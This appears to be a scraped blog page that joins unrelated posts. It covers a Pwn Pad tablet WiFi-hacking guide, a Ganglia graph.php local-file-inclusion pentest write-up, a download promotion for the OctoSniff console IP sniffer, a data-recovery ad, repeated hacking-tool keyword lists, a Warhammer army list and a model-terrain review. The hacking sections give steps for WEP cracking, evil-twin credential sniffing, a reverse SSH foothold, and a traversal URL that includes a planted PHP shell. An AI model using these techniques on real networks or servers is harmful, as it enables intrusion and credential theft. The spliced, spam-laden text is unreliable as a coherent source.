الاثنين، 13 أبريل 2020

WiFi Hacking On Tablets

Disclaimer: Don't hack anything where you don't have the authorization to do so. Stay legal.

Ever since I bought my first Android device, I wanted to use the device for WEP cracking. Not because I need it, but I want it :) After some googling, I read that you can't use your WiFi chipset for packet injection, and I forgot the whole topic.

After a while, I read about hacking on tablets (this was around a year ago), and my first opinion was: 
"This is stupid, lame, and the usage of that can be very limited".

After playing one day with it, my opinion just changed: 
"This is stupid, lame, the usage is limited, but when it works, it is really funny :-)"

At the beginning I looked at the Pwn Pad as a device that can replace a pentest workstation, working at the attacker side. Boy was I wrong. Pwn Pad should be used as a pentest device deployed at the victim's side!

You have the following options:
  1. You have 1095 USD + VAT + shipping to buy this Pwn Pad
  2. You have around 200 USD to buy an old Nexus 7 tablet, a USB OTG cable, a USB WiFi dongle (e.g. TP-Link Wireless TL-WN722N USB adapter works).


In my example, I bought a used, old 2012 Nexus WiFi. Originally I bought this to play with different custom Android ROMs, and play with rooted applications. After a while, I found this Pwn Pad hype again and gave it a shot.

The Pwn Pad community edition has an easy-to-use installer, with a proper installation description. Don't forget to backup everything from your tablet before installing Pwn Pad on it!

I don't want to repeat the install guide, it is as easy as ABC. I booted a Ubuntu Live CD, installed adb and fastboot, and it was ready-to-roll. I have not measured the time, but the whole process was around 20 minutes.


The internal WiFi chipset can be used to sniff traffic or even ARP poisoning for active MiTM. But in my case, I was not able to use the internal chipset for packet injection, which means you can't use it for WEP cracking, WPA disauth, etc. This is where the external USB WiFi comes handy. And this is why we need the Pwn Pad Android ROM, and can't use an average ROM.

There are two things where Pwn Pad really rocks. The first one is the integrated drivers for the external WiFi with monitor mode and packet injection capabilities. The second cool thing is the chroot wrapper around the Linux hacking tools. Every hacking tool has a start icon, so it feels like it is a native Android application, although it is running in a chroot Kali environment.

Wifite

The first recommended app is Wifite. Think of it as a wrapper around the aircrack - airmon - airodump suite. My biggest problem with WEP cracking was that I had to remember a bunch of commands, or have the WEP cracking manual with me every time I have to crack it. It was overcomplicated. But thanks to Wifite, that is past.

In order to crack a WEP key, you have to:
  1. Start the Wifite app
  2. Choose your adapter (the USB WiFi)

  3. Choose the target network (wep_lan in the next example)
  4. Wait for a minute 
  5. PROFIT!

SSH reverse shell

This is one of the key functionalities of the Pwn Pad. You deploy the tablet at the Victim side, and let the tablet connect to your server via (tunneled) SSH.

The basic concept of the reverse shells are that an SSH tunnel is established between the Pwn Pad tablet (client) and your external SSH server (either directly or encapsulated in other tunneling protocol), and remote port forward is set up, which means on your SSH server you connect to a localport which is forwarded to the Pwn Pad and handled by the Pwn Pad SSH server.

I believe the best option would be to use the reverse shell over 3G, and let the tablet connect to the victim network through Ethernet or WiFi. But your preference might vary. The steps for reverse shells are again well documented in the documentation, except that by default you also have to start the SSH server on the Pwn Pad. It is not hard, there is an app for that ;-) On your external SSH server you might need to install stunnel and ptunnel if you are not using Kali. The following output shows what you can see on your external SSH server after successful reverse shell.

root@myserver:/home/ubuntu# ssh -p 3333 pwnie@localhost
The authenticity of host '[localhost]:3333 ([127.0.0.1]:3333)' can't be established.
ECDSA key fingerprint is 14:d4:67:04:90:30:18:a4:7a:f6:82:04:e0:3c:c6:dc.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:3333' (ECDSA) to the list of known hosts.
pwnie@localhost's password:
  _____      ___  _ ___ ___   _____  _____ ___ ___ ___ ___
 | _ \ \    / / \| |_ _| __| | __\ \/ / _ \ _ \ __/ __/ __|
 |  _/\ \/\/ /| .` || || _|  | _| >  <|  _/   / _|\__ \__ \
 |_|   \_/\_/ |_|\_|___|___| |___/_/\_\_| |_|_\___|___/___/

 Release Version: 1.5.5
 Release Date: 2014-01-30
 Copyright 2014 Pwnie Express. All rights reserved.

 By using this product you agree to the terms of the Rapid Focus
 Security EULA: http://pwnieexpress.com/pdfs/RFSEULA.pdf

 This product contains both open source and proprietary software.
 Proprietary software is distributed under the terms of the EULA.
 Open source software is distributed under the GNU GPL:
 http://www.gnu.org/licenses/gpl.html

pwnie@localhost:~$

Now you have a shell on a machine that is connected to the victim network. Sweet :) Now Metasploit really makes sense on the tablet, and all other command-line tools.

EvilAP and DSniff

Start EvilAP (it is again a wrapper around airobase), choose interface (for me the Internal Nexus Wifi worked), enter an SSID (e.g freewifi), enter channel, choose whether force all clients to connect to you or just those who really want to connect to you, and start.


The next step is to start DSniff, choose interface at0, and wait :) In this example, I used a popular Hungarian webmail, which has a checkbox option for "secure" login (with default off). There are sooo many problems with this approach, e.g. you can't check the certificate before connecting, and the login page is delivered over HTTP, so one can disable the secure login checkbox seamlessly in the background, etc. In this case, I left the "secure" option on default off.


In the next tutorial, I'm going to show my next favorite app, DSploit ;)

Lessons learned

Hacking has been never so easy before
In a home environment, only use WPA2 PSK
Choose a long, nondictionary passphrase as the password for WPA2
Don't share your WiFi passwords with people you don't trust, or change it when they don't need it anymore
Don't let your client device auto-connect to WiFi stations, even if the SSID looks familiar

I believe during an engagement a Pwn Plug has better "physical cloaking" possibilities, but playing with the Pwn Pad Community Edition really gave me fun moments.

And last but not least I would like to thank to the Pwn Pad developers for releasing the Community Edition!

Read more


  1. How To Make Hacking Tools
  2. Hack Rom Tools
  3. Free Pentest Tools For Windows
  4. Hacking Tools For Kali Linux
  5. Nsa Hacker Tools
  6. Hack Tools Download
  7. Pentest Tools Tcp Port Scanner
  8. Hacker Tools Apk
  9. Tools For Hacker
  10. How To Make Hacking Tools
  11. Hacker Tools Apk
  12. Hak5 Tools
  13. Android Hack Tools Github
  14. Hack Tools For Mac
  15. Hacker Tools Software
  16. Hacker Tools Mac
  17. Best Pentesting Tools 2018
  18. Pentest Tools Online
  19. Nsa Hack Tools Download
  20. Hacker Tools Apk
  21. Nsa Hack Tools Download
  22. Hacker Tools
  23. Pentest Tools Open Source
  24. Tools For Hacker
  25. Hacking Tools Kit

Ganglia Monitoring System LFI


Awhile back when doing a pentest I ran into an interesting web application on a server that was acting as a gateway into a juicy environment *cough*pci*cough*, the application was "Ganglia Monitoring System" http://ganglia.sourceforge.net
The scope of the test was extremely limited and it wasn't looking good....the host that was in scope had a ton of little stuff but nothing that looked like it would give me a solid foothold into the target network. After spending some time looking for obvious ways into the system I figured it would be worth looking at the Ganglia application, especially since I could find no public exploits for the app in the usual places....

First step was to build a lab up on a VM (ubuntu)
apt-get install ganglia-webfrontend

After apt was done doing its thing I went ahead and started poking around in the web front end files (/usr/share/ganglia-webfrontend). I looked to see if the application had any sort of admin functionality that I could abuse or some sort of insecure direct object reference issues. Nothing looked good. I moved on to auditing the php.

Started out with a simple grep looking for php includes that used a variable....bingo.

steponequit@steponequit-desktop:/usr/share/ganglia-webfrontend$ egrep 'include.*\$' *
class.TemplatePower.inc.php: if( isset( $this->tpl_include[ $regs[2] ]) )
class.TemplatePower.inc.php: $tpl_file = $this->tpl_include[ $regs[2] ][0];
class.TemplatePower.inc.php: $type = $this->tpl_include[ $regs[2] ][1];
class.TemplatePower.inc.php: if( isset( $this->tpl_include[ $regs[2] ]) )
class.TemplatePower.inc.php: $include_file = $this->tpl_include[ $regs[2] ][0];
class.TemplatePower.inc.php: $type = $this->tpl_include[ $regs[2] ][1];
class.TemplatePower.inc.php: $include_file = $regs[2];
class.TemplatePower.inc.php: if( !@include_once( $include_file ) )
class.TemplatePower.inc.php: $this->__errorAlert( 'TemplatePower Error: Couldn\'t include script [ '. $include_file .' ]!' );
class.TemplatePower.inc.php: $this->tpl_include["$iblockname"] = Array( $value, $type );
graph.php: include_once($graph_file);
The graph.php line jumped out at me. Looking into the file it was obvious this variable was built from user input :)
$graph = isset($_GET["g"]) ? sanitize ( $_GET["g"] ) : NULL;
....
....
....
$graph_file = "$graphdir/$graph.php";


Taking at look at the "sanitize" function I can see this shouldn't upset any file include fun

function sanitize ( $string ) {
return escapeshellcmd( clean_string( rawurldecode( $string ) ) ) ;
}

#-------------------------------------------------------------------------------
# If arg is a valid number, return it. Otherwise, return null.
function clean_number( $value )
{
return is_numeric( $value ) ? $value : null;
}
Going back to the graph.php file

$graph_file = "$graphdir/$graph.php";

if ( is_readable($graph_file) ) {
include_once($graph_file);

$graph_function = "graph_${graph}";
$graph_function($rrdtool_graph); // Pass by reference call, $rrdtool_graph modified inplace
} else {
/* Bad stuff happened. */
error_log("Tried to load graph file [$graph_file], but failed. Invalid graph, aborting.");
exit();
}

We can see here that our $graph value is inserted into the target string $graph_file with a directory on the front and a php extension on the end. The script then checks to make sure it can read the file that has been specified and finally includes it, looks good to me :).
The start of our string is defined in conf.php as "$graphdir='./graph.d'", this poses no issue as we can traverse back to the root of the file system using "../../../../../../../../". The part that does pose some annoyance is that our target file must end with ".php". So on my lab box I put a php file (phpinfo) in "/tmp" and tried including it...


Win. Not ideal, but it could work....

Going back to the real environment with this it was possible to leverage this seemingly limited vulnerability by putting a file (php shell) on the nfs server that was being used by the target server, this information was gathered from a seemingly low vuln - "public" snmp string. Once the file was placed on nfs it was only a matter of making the include call. All in a hard days work.

I have also briefly looked at the latest version of the Ganglia web front end code and it appears that this vuln still exists (graph.php)

$graph = isset($_GET["g"]) ? sanitize ( $_GET["g"] ) : "metric";
...
...
...
$php_report_file = $conf['graphdir'] . "/" . $graph . ".php";
$json_report_file = $conf['graphdir'] . "/" . $graph . ".json";
if( is_file( $php_report_file ) ) {
include_once $php_report_file;


tl;dr; wrap up - "Ganglia Monitoring System" http://ganglia.sourceforge.net contains a LFI vulnerability in the "graph.php" file. Any local php files can be included by passing its location to the "g" parameter - http://example.com/ganglia/graph.php?g=../../../../../../../tmp/shell

Related posts


DOWNLOAD OCTOSNIFF 2.0.3 FULL VERSION – PLAYSTATION AND XBOX IP SNIFFER

OctoSniff is a network research tool that allows you to determine information about all the other players you're playing with. It is compatible with PS, XBox 360 and XBox One. It has many other features that make it a great sniffing tool. Some people think it might be a tool like Wireshark or Cain n Abel. No, it's not a tool like that. It simply sniffs players that let you know who's really playing. Download OctoSniff 2.0.3 full version. It's only for educational purposes to use.

FEATURES

  • VPN Optimized
  • Supports Wireless & Wired Spoofing
  • Detects Geo IP and Complete Location
  • Searches Usernames of Players in the Lobby
  • Really easy to setup

DOWNLOAD OCTOSNIFF 2.0.3 FULL VERSION

Related articles

OSWA™


"The OSWA™-Assistant is a self-contained, no Operating System required, freely downloadable, standalone toolkit which is solely focused on wireless auditing. As a result, in addition to the usual WiFi (802.11) auditing tools, it also covers Bluetooth and RFID auditing. Using the toolkit is as easy as popping it into your computer's CDROM and making your computer boot from it!" read more...

Website: http://oswa-assistant.securitystartshere.org

Related links


  1. Hack Tool Apk
  2. Hacker Tools List
  3. Hacking Tools Hardware
  4. Free Pentest Tools For Windows
  5. Hacker Tools Windows
  6. Best Hacking Tools 2020
  7. Hacking Tools Github
  8. Hacking Tools For Beginners
  9. Hacking Tools Software
  10. Hacking Tools Software
  11. Hacking Tools Free Download
  12. Hack And Tools
  13. Hacking Tools Download
  14. Physical Pentest Tools
  15. Nsa Hack Tools
  16. Hacker Tools List
  17. Top Pentest Tools
  18. Hacking Tools Windows
  19. Hack Tool Apk No Root
  20. Hacking App
  21. Tools For Hacker

How To Recover Files That Are Deleted From Recycle Bin

How To Recover Files That Are Deleted From Recycle Bin

How To Recover Files That Are Deleted From Recycle Bin

How To Recover Files That Are Deleted From Recycle Bin

Well, Windows users have a bad habit of removing files from recycle bin. Deleting useless files from Recycle Bin helps a user to save some storage space which can improve the speed of a computer. However, Windows users do that more frequently and later regret. Actually, Recycle Bin is a place from where we can get back our deleted files and folders.
Sometimes, we accidentally delete our important files and folders and due to some reason we lose them from Recycle bin too! At that time, we search for recovery methods. Well, there are many methods available over the web which can help you to recover deleted files from computer, but, when it comes to reliability, nothing can beat EaseUS.

What Is EaseUS Data Recovery Wizard?

EaseUS is one of the leading software providers which is known for its data recovery programme. EaseUS offers some free data recovery software that can help you to recover deleted, formatted or lost data from PC, laptop or removable device easily and quickly.
One of the best thing about EaseUS is that it provides tools for recycle bin recovery which can help you to get back files that you have deleted from the Recycle bin itself. EaseUS Data Recovery Wizard free can easily recover lost files, pictures, documents, videos and more from deleting, formatting, partition loss, OS crash, virus attack and other data loss cases.

How To Recover Deleted Files?

If you are struggling to get back your lost data files, then here is an easy data recovery method which will help you to get back deleted files on your computer. Below, we are going to share a mini guide on how to use EaseUS Recycle Bin Recovery to get back your deleted data.


Step 1. First of all, you need to download and install EaseUS Data Recovery Wizard on your Windows computer and then launch it normally. You need to select the location where you want to scan and then click on 'Scan'

Step 2. Now, wait for few minutes until the tool finishes scanning your drive. The tool search for files that got deleted or cleaned from the Recycle Bin.
Step 3. Now it will show you files that you can recover. Here you need to click on the file which you want to recover and click on 'Recover'
That's it, you are done! This is how you can use EaseUS data recovery to get back your deleted files on your computer.

Benefits of EaseUS Data Recovery

Well, the data recovery tool provided by EaseUS comes with many benefits. It can not only recover accidentally deleted files, but it can also recover data in case of Virus Attacks, Hard Disk Damage, OS Crash etc.
You can also use this awesome data recovery wizard to recover deleted files from External Disk, USB Drive, Camcorder, Mobile Devices, Zip Drive, iPod, Music Player and more.
Overall, this is one of the best data recovery tools you can have on your Windows computer. EaseUS Data Recovery also has a free version with restricted features. Overall, this is a stress-free solution to get back your deleted files

Continue reading


  1. Pentest Automation Tools
  2. Pentest Tools Website Vulnerability
  3. Hacking Tools Windows
  4. Hacks And Tools
  5. Hack App
  6. Hacker Tools Free Download
  7. Hackers Toolbox
  8. Pentest Tools Github
  9. Pentest Tools Apk
  10. Hack Tools For Mac
  11. New Hack Tools
  12. Termux Hacking Tools 2019
  13. Hacker Tools Mac
  14. Computer Hacker
  15. Pentest Tools Port Scanner
  16. Hacker Hardware Tools
  17. Pentest Tools Nmap
  18. Game Hacking
  19. Hack Tools
  20. Hacking App
  21. Best Hacking Tools 2019
  22. Hacker Hardware Tools
  23. Nsa Hack Tools
  24. Hacker
  25. Hack Tool Apk No Root
  26. Hacking Tools
  27. Hacker Tools For Windows
  28. Pentest Tools Tcp Port Scanner
  29. Hack Tools For Ubuntu

السبت، 11 أبريل 2020

DE: Black Heart Might Be The Best Kabal

At first, I was afraid, I was petrified.

That's right folks, you heard it here first.  While I was balls deep in Flayed Skull in the beginning of all the rumors and previews, but now I think I might be some kind of Black Heart convert.  OK, hear me out, I can justify it I think.

Here is my reasoning:
  • The 6+++ bonus literally affects everything, from flesh to metal, right from the get-go to the rest of the game.  You always have it.
  • You don't need additional Archon tax to access the best Strategems, Warlord traits and artifacts in the book.  Instead of paying Archon tax, you're one step closer to buying a Warrior unit in a Venom.
  • With the improvement to our weapons, our damage certainly went up for the points. However, one thing remains unchanged and that's our durability.  Spirit Stones on everything will help keep our important pieces alive longer so we don't attrition as hard.
  • The Living Muse artifact makes that one Archon the single biggest damage amplifier in the codex (gives all Black Heart units within 6" of the Warlord re-roll 1s to Wound).  It affects every weapon type and is super good, but you have to walk around like a baller.

Just one little note about Writ of the Living Muse:  It's a huge damage amplifier but keeping everything that I can within 6" of the damn Archon might be a huge challenge.  It also makes that particular HQ a huge pain in everyone's ass and everyone is going to be gunning for him.  However, I'll just have to play him well and use all the long-range firepower that I have to really deliver some results in the opening phases of the game.  Otherwise, I'm kind of screwed!

Now when I look back at Flayed Skull, I think that the 3" extra move is the single best bonus it provides.  The re-roll 1s for Rapid Fire only really kick in with Splinter Rifles and if I'm not taking many Venoms or Warriors double-tapping, I'm not getting the best out of it.  The ignore cover part is also really nice since there's always some crap out there like CW Rangers, but I've been thinking back to all the 8th games where cover was game-changing.  Can't really think of times where it decided the game if I'm to be honest.

With that being said, I could argue that Agents of Vect and Labyrinthine Cunning was enough to win me over, but the sustained durability of all our units really did it for me.  Not paying additional Archon tax means that I can fit in more units and I think my next game will be full Kabal of the Black Heart.

Case in point, I'm going to roll with this in my Weds game this week:

2000 // 7 CP
Black Heart Battalion +3 CP

HQ:
Archon, Agonizer, Blaster = 91
Archon, VB, Blaster = 89

TROOP:
5x Warriors, Blaster = 47
Venom = 65
112

5x Warriors, Blaster = 47
Raider, Dark Lance = 85
132

10x Warriors, 2x Blaster, Dark Lance = 114
Raider, Dark Lance = 85
199

10x Warriors, 2x Blaster, Dark Lance = 114
Raider, Dark Lance = 85
199

10x Warriors, 2x Blaster, Dark Lance = 114
Raider, Dark Lance = 85
199

10x Warriors, 2x Blaster, Dark Lance = 114
Raider, Dark Lance = 85
199

HEAVY:
Ravager, 3x Dinsintegrators = 125

+++

Black Heart Air Wing +1 CP

FLYER:
Razorwing, 2x Dinsintegrators = 135

>>>

Firepower:
15 Disintegrators at BS3+
9 Dark Lances at BS3+
10 Blasters at BS3+
2 Blasters at BS2+
1 Splinter Cannon at BS3+
44 Splinter Rifles at BS3+
3 Razorwing Missiles at BS3+

If you look at the firepower arrangement of this list compared to the other ones I've poured out over the last couple of days, I think this is the most optimized and most balanced.  I got my command Raider where my Archons can go chill and I'm able to fit an extra Venom in there due to the points gained from not having a third detachment.  This also allowed me to take 4x full gunboats instead of the previous 3 while still having my 3/3 ratio of Ravagers and Razorwings.

I think tomorrow, I'll talk about shoving Wyches into someone's face at the start of the game because why not.  It only costs 160 points for 20 of them and Succubi are much cheaper now!

الأربعاء، 8 أبريل 2020

28Mm Italian Wars Town


Regular readers will be familiar with the Italian Wars Project which filled up most of this blog over the last year is so. One thing I did want to add was some more specific period buildings, during our recent big playtests I have been using our ECW houses for built up areas, as a famous game show host once said "Its good, but it's not right".


Like many others, due to the Phobon Plague, I have had to change my plans going forward and the holiday in May is off, the brass was still in the bank account and avaliable for redistribution. Searching through eBay I stumbled across a building (The one on the far right of the row furthest from the camera), I took a punt and was impressed, the rest as they say is history.

Three choices now for the reader, 1) watch the Utubes video below, 2) read the text below the Yarkshire TV special or 3) do both !

VIDEO


Before I continue I would just like to state that Yarkshire Gamer is not a company not do I have anything financially related to a gaming company, I have done a few reviews on here now and they have proved quite popular, I have also tried to concentrate on the smaller companies out there, let's face it Flames of War etc are on every other page of every magazine going.

The company in question is called Empires at War, a company I hadn't heard of before these purchases, a great range and a great service. I had added my mobile number to my order (for the two big sets), the following day the owner, Mick rang me and wanted to check if I wanted the duplicate building in the two sets, a quick chat and I was able to drop another building in to replace one of them. Anyway, link below if your interested.

https://empiresatwar.co.uk


The kits are pretty similar to other mdf kits out there, they are avaliable in plain mdf or for a couple of quid more they can be obtained painted, I went for the painted option (being lazy and not that keen on making terrain). They are easy to put together, I sat down with my son over a couple of afternoons and put all of them together is some quality Covid family time. The only tricky part was the window frames which are a bit fiddly but once you get the hang of it it's no problem.

The same town under lockdown
There are a total of 11 buildings including the one off I bought off eBay and these should fullfill my needs for the period going forward, they are also pretty useful for my Spanish Civil War games. I will definitely be going back for some Roman style buildings for my Ancient Punic Wars Collection.


It was also a good excuse to get some of my Italian Wars figures out for a little parade down the town main street.


Looking at some of the individual buildings now, above is the small farm, a couple of buildings which are walled and can be moved around to make a courtyard.


Going down the row there is a three storey house with balcony on the left, a Monastery libary in the middle (that's the building I swapped in) with a small church on the right.


After the church we have a two store house and then at the end of the street, behind the Landsknecht Pike is a Villa.


The villa is particularly impressive (I forgot to put the end wall on for the photos !). Next to that is the rather impressive clock tower, some great detail on the clock here and the facade reminds me of the buildings in Florence.


Coming back down the street after the tower is a 2 storey building with balcony, a Taverna and then a 3 storey building with balcony.


So all in all a rather lovely town, all done and dusted for £200 or thereabouts, I haven't laid a paint brush on any of the buildings these are all straight builds. The only thing I might do with them is put a wash on the pan tile roof on the buildings to weather them a bit, but with my enthusiasm for terrain I probably won't.


Now what else can I spend that holiday money on 🤔